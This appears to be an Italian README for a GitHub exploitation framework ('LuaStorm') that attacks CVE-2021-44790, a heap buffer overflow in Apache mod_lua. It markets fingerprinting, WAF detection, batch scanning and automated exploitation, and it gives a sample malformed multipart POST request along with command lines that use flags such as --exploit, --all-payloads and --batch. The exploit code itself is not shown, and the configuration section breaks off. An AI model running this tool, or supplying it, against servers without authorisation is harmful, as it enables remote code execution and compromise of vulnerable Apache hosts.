🔥 CVE-2021-44790 - Sfruttamento del Buffer Overflow di Apache mod_lua
📋 Panoramica
Apache mod_lua Buffer Overflow Exploitation è una piattaforma di sfruttamento avanzata, di livello enterprise, per CVE-2021-44790 - una vulnerabilità critica di buffer overflow nel modulo mod_lua di Apache HTTP Server 2.4.x. Questo framework offre funzionalità complete di fingerprinting, scoperta intelligente degli script, scansione multi-fase e reportistica professionale con rilevamento con affidabilità del 95%+.
⚡ Funzionalità principali
| Funzionalità | Descrizione |
|---|

| 🔍 Fingerprinting avanzato | Rilevamento di versione Apache, mod_lua, OS, architettura, WAF, CDN, container, provider cloud |
| 🎯 Scoperta intelligente | 7+ tecniche di scoperta tra cui robots.txt, sitemap, parsing HTML, estrazione JavaScript |

| 💥 Scansione multi-fase | Connessione → Fingerprint → Scoperta → Verifica → Sfruttamento → Report |
| 🧩 Sistema di plugin estensibile | Sviluppo semplice di plugin per future CVE |
| 🌐 Motore HTTP intelligente | Pool di connessioni, tentativi, supporto HTTP/2, rate limiting |

| 📊 Reportistica completa | JSON, HTML, Markdown, PDF con dashboard interattive |
| 🎨 Splendida UI da terminale | Libreria Rich con barre di avanzamento, tabelle e output codificato a colori |
| 💾 Database di ricerca | Archiviazione SQLite con cronologia completa delle scansioni e supporto alle query |
| 📸 Acquisizione screenshot | Screenshot automatici delle pagine web per la raccolta di prove |
| 🚀 Prestazioni elevate | 20+ thread concorrenti, 100+ pool di connessioni |
🎯 Dettagli della vulnerabilità
| Attributo | Valore |
|---|
| ID CVE | CVE-2021-44790 |
| Vulnerabilità | Buffer Overflow (Integer Underflow) |
| Software interessato | Apache HTTP Server dalla 2.4.0 alla 2.4.51 |
| Versione corretta | Apache HTTP Server 2.4.52 e successive |
| Componente | Modulo mod_lua |
| Vettore di attacco | Rete (Remoto) |
| Punteggio CVSS | 9.8 (Critico) |
| Impatto sulla riservatezza | Alto |
| Impatto sull'integrità | Alto |
| Impatto sulla disponibilità | Alto |
| Maturità dell'exploit | Proof-of-Concept disponibile |
Descrizione tecnica
La vulnerabilità risiede nel modulo mod_lua durante l'elaborazione delle richieste multipart/form-data. Un integer underflow nella funzione lua_request_parsebody() può portare a un buffer overflow basato su heap, consentendo potenzialmente l'esecuzione remota di codice.
POST /process.lua HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=4

4
Content-Disposition: form-data; name="name"

0
4


📸 Screenshot
| Interfaccia principale | Risultati del fingerprint |
|---|
 |  |
| Avanzamento della scansione | Dashboard del report HTML |
|---|
 |  |
🚀 Avvio rapido
Installazione
# Clone the repository
git clone https://github.com/CerberusMrXi/Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790
cd Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 exploit.py --version
Utilizzo di base
# Quick vulnerability scan
python3 exploit.py http://target.com

# Verbose scan with exploitation
python3 exploit.py https://target.com --exploit --verbose

# Generate all reports
python3 exploit.py http://target.com --report all

# Research mode with database
python3 exploit.py http://target.com --research
📋 Utilizzo dettagliato
Opzioni da riga di comando
python3 exploit.py [TARGET] [OPTIONS]
| Opzione | Descrizione | Esempio |
|---|
TARGET | URL del target | http://target.com |
--config FILE | File di configurazione | --config config.yaml |
--threads N | Numero di thread | --threads 30 |
--timeout N | Timeout delle richieste (secondi) | --timeout 15 |
--proxy URL | URL del proxy | --proxy http://127.0.0.1:8080 |
--verbose | Output dettagliato | --verbose |
--scan-only | Scansione senza sfruttamento | --scan-only |
--exploit | Abilita lo sfruttamento | --exploit |
--all-payloads | Usa tutti i payload | --all-payloads |
--report FORMAT | Formato del report (json/html/markdown/all) | --report all |
--output DIR | Directory di output | --output /path/to/reports/ |
--research | Abilita la modalità ricerca | --research |
--database FILE | Percorso del database | --database luastorm.db |
--screenshot | Acquisisci screenshot | --screenshot |
--batch FILE | File batch con i target | --batch targets.txt |
--query SQL | Esegui una query sul database | --query "SELECT * FROM targets" |
Esempi
1. Valutazione di base della vulnerabilità
python3 exploit.py https://example.com --verbose --report all
2. Scansione in ambiente aziendale
python3 exploit.py https://internal-server.com \
    --proxy http://proxy.corp.com:8080 \
    --threads 10 \
    --timeout 15 \
    --verbose \
    --report all \
    --output /var/log/security/
3. Test di penetrazione completo
python3 exploit.py https://client.com \
    --threads 30 \
    --timeout 10 \
    --exploit \
    --all-payloads \
    --report all \
    --screenshot \
    --research \
    --verbose \
    --output /pentest/client_name/
4. Scansione batch
python3 exploit.py --batch targets.txt --config config.yaml
5. Query sul database
# Show all vulnerable targets
python3 exploit.py --query "SELECT * FROM targets WHERE vulnerable=1"

# Get statistics
python3 exploit.py --query "SELECT COUNT(*) as total, SUM(vulnerable) as vulnerable FROM targets"
⚙️ Configurazione
config.yaml
# ----------------------------------------------------------------------------
# LuaStorm Exploit Framework - Configuration File
# ----------------------------------------------------------------------------
 cerberusmrxi/apache-lua-buffer-overflow-exploit-cve-2021-44790


